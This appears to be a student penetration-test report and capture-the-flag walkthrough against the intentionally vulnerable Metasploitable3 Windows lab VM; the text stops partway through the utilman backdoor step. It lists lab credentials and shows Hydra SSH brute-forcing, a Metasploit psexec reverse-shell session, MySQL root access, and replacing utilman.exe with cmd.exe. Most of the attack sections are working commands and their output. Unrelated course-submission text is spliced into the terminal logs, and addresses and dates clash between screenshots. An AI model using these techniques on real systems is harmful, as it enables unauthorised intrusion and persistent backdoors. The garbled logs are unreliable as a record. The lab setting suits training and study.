



Metasploitable 3: Windows



Business Confidential

Date: 2/19/2024

Project: 897-20

Version 1.0

MLR Security
BUSINESS CONFIDENTIAL
Copyright © (mlr-sec.com)



PENETRATION TEST REPORT Metasploitable 3: Windows

Table of Contents

Executive Summary	3
Scope	4
<i>Network Settings</i>	4
<i>Password List</i>	4
<i>Scanning and Enumeration</i>	5
<i>Nmap</i>	6
Exploitation	8
<i>Port 22 SSH</i>	8
<i>Port 139 + 445 SMB netbios-sn</i>	10
<i>Port 3306 MySQL</i>	12
<i>Port 3389 RDP</i>	13
<i>Ease of Access Hack</i>	13
<i>Port 4848 Glassfish</i>	15
<i>Port 8282 Apache Tomcat</i>	17
<i>Port 8484 Jenkins</i>	21
<i>Port 9200 ElasticSearch</i>	24
Flags/Cards	25
<i>Catch 'Em All</i>	25
<i>Ace of Hearts</i>	27
<i>Four of Clubs</i>	29
<i>Jack of Hearts</i>	31
<i>Jack of Clubs</i>	34
<i>Jack of Diamonds</i>	35
<i>King of Clubs</i>	38
<i>King of Diamonds</i>	42
<i>King of Hearts</i>	43
<i>Queen of Hearts</i>	44
<i>Seven of Spades</i>	47
<i>Ten of Diamonds</i>	48
<i>Three of Spades</i>	51



EXECUTIVE SUMMARY

Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with [metasploit](#). In 2016 [Rapid 7](#) hosted a month-long, world-wide capture the flag(s) competition.

The details of this competition were as following:

Details

There are currently 15 flags hidden in Metasploitable3. When a flag is found, take a screenshot of it. Put it in a doc with the following information:

- How did you get access to this machine?
- How did you spot this file?
- How did you extract the file?

In spirit of this competition this document is intended to walk through the steps taken to exploit and capture the flags within [Metasploitable3:Windows Edition](#), as well as serve as a penetration report for the Metasploitable environment, exploring vulnerabilities within the machine.



SCOPE

The following information was gathered through various methods of reconnaissance. Reconnaissance is defined as a preliminary survey to gain information. After reconnaissance has taken place the penetration team will use gathered information to attempt to exploit the target, Metasploitable3.

Network Settings

This exercise will require two machines. One computer is used for attacking, the second is used as the victim. Using virtual machines is always the best solution for training purposes. In the case of this exercise a **Kali Linux VM** will be used as the attacking machine and **Metasploitable3:Windows** will be used as the victim. They will be connected to a Virtual Box internal network with a router between the two VMs.

Password List

A commonly used technique which yields positive results is reusing password lists that have been used in previous CTFs. The password list for Metasploitable 3 Windows Edition can be found here: <https://github.com/rapid7/metasploitable3/wiki/Configuration>

U: vagrant P: vagrant
U: leah_organa P: help_me_obiw@n
U: luke_skywalker P: use_the_f0rce
U: han_solo P: sh00t-first
U: artoo_detoo P: beep_b00p
U: c_three_pio P: pr0t0c0l
U: ben_kenobi P: thats_no_moon
U: darth_vader P: d@rk_sid3
U: anakin_skywalker P: yipp33!!
U: jarjar_binks P: mesah_p@ssw0rd
U: lando_calrissian P: b@ckstab
U: boba_fett P: mandalorian1
U: jabba_hutt P: not-a-slug12
U: greedo P: hanShotFirst!
U: chewbacca P: rwaaaaawr5
U: kylo_ren P: daddy_issues1




SCOPE

Scanning and Enumeration

The first step in connecting the two machines is to find the **ip addresses** of both the Kali Linux and Metasploitable machines. Listed below are the commands to retrieve the addresses:

Metasploitable3 ip: 10.0.0.246



```
PS C:\Users\vagrant> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . : hedi.co.comcast.net
  IPv4 Address . . . . . : 2601:283:4402:8c50::fc96
  Link-local IPv6 Address . . . . . : fe80:1c588:a9f7:bbe0:27e8%11
  IPv4 Address . . . . . : 10.0.0.246
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80:1c588:ccff:fe07:9e66%11
                                10.0.0.1

Tunnel adapter isatap.hedi.co.comcast.net:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : hedi.co.comcast.net

Tunnel adapter Local Area Connection#9:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :
```

*The Metasploitable3 ip is found from the IPv4 value

Kali Linux ip: 10.0.0.51



```
[mattro128@2603-8001-833f-05d6-0000-0000-0000-140f] ~
[mattro128@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
ip a
lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:2e:1a:88 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.51/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
        valid_lft 169831sec preferred_lft 169831sec
    inet6 2601:283:4402:8c50::4744/128 scope global dynamic noprefixroute
        valid_lft 171734sec preferred_lft 171734sec
    inet6 2601:283:4402:8c50:faa4:df8b:6e68:393b/64 scope global temporary dynam
        valid_lft 301sec preferred_lft 301sec
    inet6 2601:283:4402:8c50:a00:27ff:fe2e:1a88/64 scope global dynamic mngtmpad
        valid_lft 301sec preferred_lft 301sec
    inet6 fe80::a00:27ff:fe2e:1a88/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[mattro128@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
```

*The Kali linux ip address is found from the inet value



SCOPE


Nmap

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a variety of features for probing computer networks, including host directory and service operating detection. You can run Nmap directly from the CLI. But it might be a good idea to run nmap from within metasploit so that the results are added to the MSF database.

There are many scanning possibilities but the following choices of options will balance speed with accuracy. As you add more options, you might sacrifice speed in order to get better results.

*Listed below are a few possible scans you could run with nmap:

Query all open ports on windows host (metasploitable3)




The screenshot shows a terminal window on a Linux desktop environment. The title bar indicates it's a root session on a host with IP 2603-8001-833f-05d6-0000-0000-0000-140f, running nmap version 7.94SVN. The command run was `nmap -p- 10.0.0.246`. The output shows an Nmap scan report for port 10.0.0.246, which is up with 0.00056s latency. It lists various open TCP ports and their associated services, including ssh, msrpc, netbios-ssn, microsoft-ds, nimrod-agent, mysql, ms-wbt-server, lrs-paging, appserv-http, wsman, imqbrokerd, ajp13, qbdb, intu-ec-svcdisc, oa-system, papachi-p2p-srv, unknown, pro-ed, http-proxy, and intermapper. The background of the desktop shows a large "LINUX" logo with the tagline "more you are able to hear".

```
msf6 > nmap -p- 10.0.0.246
[*] exec: nmap -p- 10.0.0.246
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 12:19 PST
Nmap scan report for 10.0.0.246
Host is up (0.00056s latency).
Not shown: 65493 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1617/tcp  open  nimrod-agent
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
3700/tcp  open  lrs-paging
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8019/tcp  open  qbdb  Points 25
8020/tcp  open  intu-ec-svcdisc
8022/tcp  open  oa-system
8027/tcp  open  papachi-p2p-srv
8028/tcp  open  unknown
8031/tcp  open  unknown
8032/tcp  open  pro-ed
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
```




SCOPE

Nmap stealth scan



```
msf6 > nmap -sS 10.0.0.246
[*] exec: nmap -sS 10.0.0.246 in https://learningflatironschool.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 12:48 PST
Nmap scan report for 10.0.0.246
Host is up (0.00065s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-https
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy mts 25
8181/tcp  open  intermapper
8383/tcp  open  m2mwareservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
```

Running **stealth scan** using **-oA** tag to change ip (ACTIVE SCAN). This will help the attacker remain anonymous to the victim machine. However, be aware, this is an active scan and without permission from the exploited machine's owner, this action would be illegal.



```
msf6 > nmap -v -sV 10.0.0.246/24 -oA my_scan1.0
[*] exec: nmap -v -sV 10.0.0.246/24 -oA my_scan1.0 in https://learningflatironschool.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-11 13:03 PST
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 13:03  CN-FLEX-010923-P5
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 13:03, 2.31s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 13 hosts. at 13:03
Completed Parallel DNS resolution of 13 hosts. at 13:04, 11.05s elapsed
```

*The command, **man nmap** shows all nmap switch combinations.



EXPLOITATION

Port 22 SSH

While using the username and password from the **password list** would likely be the easiest and most efficient, for best practice **Brute forcing SSH using Hydra** is the first step in finding credentials.

To begin, look for a script, [Rockyou.txt](#), through the following commands:

Rockyou.txt is a script with a list of passwords from the internet

```
[root@2603-8001-833f-05d6-0000-0000-0000-140f ~]# cd wordlists
[root@2603-8001-833f-05d6-0000-0000-0000-140f ~]# ls
mass dirb dirbuster fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyyou.txt sqlmap.txt wfuzz wifite.txt
[root@2603-8001-833f-05d6-0000-0000-0000-140f ~]# cat rockyyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567890
rockyou
12345678
abc123
nicole Feb 04 by 7pm Points 25
daniel
babyp1L
amy
lovely
jessica
654321
michael

Exercise Objective(s)
```



EXPLOITATION

Next, use the **Hydra** command attacking the account, “Administrator”, using the password file “rockyou.txt”, pointed to the RHOST(metasploitable3) using **ssh** as attack. This will cycle through passwords until correct. Although the scan will be long this will release the credentials:

login: vagrant password: vagrant

login: Administrator password: vagrant

```
→ (root㉿kali:~) →
# hydra -l /usr/share/wordlists/Metasploitable3Win_users.txt -e n -P /usr/share/wordlists/Metasploitable3Win_passwords.txt 172.16.3.4 ssh
hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes, these *** ignore laws and ethics anyway.

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-12 16:00:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:9/p:10), ~6 tries per task
[DATA] attacking ssh://172.16.3.4:22/
[22][ssh] host: 172.16.3.4 login: vagrant password: vagrant
[22][ssh] host: 172.16.3.4 login: Administrator password: vagrant
1 of 1 target successfully completed, 2 valid passwords found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-12 16:00:41
```

© My Hacking Lessons (2020)

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:~ [~]
# cd /usr/share/wordlists
# get
# hydra -l Administrator -P /usr/share/wordlists/rockyou.txt 10.0.0.246 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Now, working from the command line as **root user** we are able to ssh into Administrator from the following command:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:~ [~]
$ sudo su
[sudo] password for mattro128:
# ssh Administrator@10.0.0.246
```

Recommendations:

A highly effective deterrent and to improve security is to simply turn Port 22 off and run the service on a seemingly random port above 1024



Port 139 + 445 SMB netbios-sn


Server Message Block shares files between different operating systems.

NetBIOS is (Network Basic Input/Output System) allows applications on separate computers to communicate and establish sessions to access shared resources.

The following is an example of Windows Authenticated User Code Execution. To begin, start metasploit from Kali linux and **use exploit/windows/smb/psexec**:

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Set the **LHOST** to Kali Linux's ip address, the **LPORT** to 4444, the **SMBUSER** to vagrant and **SMBPASS** to vagrant (from password list). This will dump the created payload and the **Windows Shell** for **Metasploitable3** will be reached:



A screenshot of a Kali Linux desktop environment showing a terminal window. The terminal title is 'root@2603-8001-833f-05d6-0000-0000-0000-140f: /home/mattro128'. The terminal content shows the following msf6 session:

```
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 10.0.0.51
LHOST => 10.0.0.51
msf6 exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/psexec) > set SMBUSER vagrant
SMBUSER => vagrant
msf6 exploit(windows/smb/psexec) > set SMBPASS vagrant
SMBPASS => vagrant
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.0.0.51:4444
[*] 10.0.0.246:445 - Connecting to the server...
[*] 10.0.0.246:445 - Authenticating to 10.0.0.246:445 as user 'vagrant'...
[*] 10.0.0.246:445 - Selecting PowerShell target
[*] 10.0.0.246:445 - Executing the payload...
[*] 10.0.0.246:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (240 bytes) to 10.0.0.246
[*] Command shell session 1 opened (10.0.0.51:4444 -> 10.0.0.246:49597) at 2024-01-11 19:07:15 -0800
```

Below the terminal, a Microsoft Windows 7 desktop is visible with a terminal window titled 'Exercise Objective(s)' showing the command 'C:\Windows\system32>'.



EXPLOITATION

Changing to root directory:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
78 Dir(s) 48,476,561,408 bytes free
::\Windows\system32>cd /
d /
::>dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC
Directory of C:\target
08/06/2017 04:36 PM <DIR>      glassfish
08/06/2017 05:00 PM          0 jack_of_diamonds.png
08/06/2017 04:55 PM          103 java0.log
08/06/2017 04:55 PM          103 java1.log
08/06/2017 04:55 PM          103 java2.log
08/06/2017 04:53 PM <DIR>      ManageEngine
```

The Administrator's account can be reached by unsetting SMBUSER from vagrant and setting to Administrator with the SMPASS as vagrant, in accordance to the password list:

```
[*] 192.168.4.68 - Command shell session 1 closed. Reason: User exit
msf6 exploit(windows/smb/psexec) > unset SMBUSER
Unsetting SMBUSER...
[*] Variable "SMBUSER" unset - but will use a default value still. If this is not desired, set it to a new value or attempt to clear it with set --clear SMBUSER
[*] msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
[*] msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.4.67:4444
[*] 192.168.4.68:445 - Connecting to the server...
[*] 192.168.4.68:445 - Authenticating to 192.168.4.68:445 as user 'Administrator'...
[*] 192.168.4.68:445 - Selecting PowerShell target
[*] 192.168.4.68:445 - Executing the payload...
[*] 192.168.4.68:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (240 bytes) to 192.168.4.68
[*] Command shell session 2 opened (192.168.4.67:4444 -> 192.168.4.68:49516) at 2024-01-12 13:04:46 -0800
Due Feb 4 by 7pm Points 25
SubmitItem: a text entry box or a file upload File Types: pdf, doc, and docx
Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
Exercise Objective(s)
C:\Windows\system32>
```

Recommendations:

One approach to mitigating risk on Port 139 is to block NETBIOS traffic to/from the internet, or limit its use to specific IP addresses, using firewall rules.

The best way to keep SMB secure is to disable port 445 in your firewall. This will prevent devices outside of your network from remotely connecting to devices inside it over the port, they can still do so by using a VPN.




EXPLOITATION

Port 3306 MYSQL

MYSQL is an open-sourced relational database management system. A relational database stores data in separate tables rather than putting all the data in one big storeroom.

Gain root access from the command:



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal shows a MySQL shell with root privileges on a host at 192.168.1.129. The user has run a command to exec a MySQL session, which has prompted for a password. The Metasploit interface is visible in the background, showing a 'Deploy' dialog and a 'Diagnostics' section. The terminal also displays the results of a 'show databases;' command, listing several databases including 'information_schema', 'mysql', 'performance_schema', and 'wordpress'.

```
msf6 > mysql -u root -p -h 192.168.1.129
[*] exec: mysql -u root -p -h 192.168.1.129

Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| cards          |
| mysql          |
| performance_schema |
| test           |
| wordpress      |
+-----+
6 rows in set (0.012 sec)
```

Once root access is obtained the attacker can move in many directions. Information can be extracted from the target through the MYSQL service utilizing a variety of tools.

Recommendations:

Restrict which IP addresses can access Port 3306 so that it is not accessible to untrusted sources. Or rather than opening the port use a SSH tunnel to connect your databases remotely.



EXPLOITATION

Port 3389 RDP

From the root user within Kali Linux, a remote desktop can be created for Metasploitable3 with the command: **rdesktop -u Administrator [Remote IP Address]**


Use the passwords found through methods previously mentioned

Recommendations:

Basic tips to improve RDP security include: using strong passwords, using two-factor authentication, updating software, restricting access using firewalls, enabling network level authentication, limiting users who can log on to RDP, and setting an account lockout policy.

Ease of Access Hack

Logging into the Administrator account and navigating through the System32 folder give the Administrator full control of utilman:





EXPLOITATION

Next, issue the following commands on the Metasploitable3 command prompt:

```
C:\>cd \Windows\System32  
C:\Windows\System32>dir util*  
Volume in drive C is Windows 2008R2  
Volume Serial Number is AC2D-33B7  
  
Directory of C:\Windows\System32  
  
07/13/2009  06:41 PM      34,816 utildll.dll  
07/13/2009  06:39 PM    1,402,880 utilman.exe  
              2 File(s)     1,437,696 bytes  
              0 Dir(s)   45,969,248,256 bytes free  
  
C:\Windows\System32>ren utilman.exe utilman.bak
```

```
C:\Windows\System32>copy cmd.exe utilman.exe  
1 file(s) copied.  
  
C:\Windows\System32>dir util*  
Volume in drive C is Windows 2008R2  
Volume Serial Number is AC2D-33B7  
  
Directory of C:\Windows\System32  
  
07/13/2009  06:41 PM      34,816 utildll.dll  
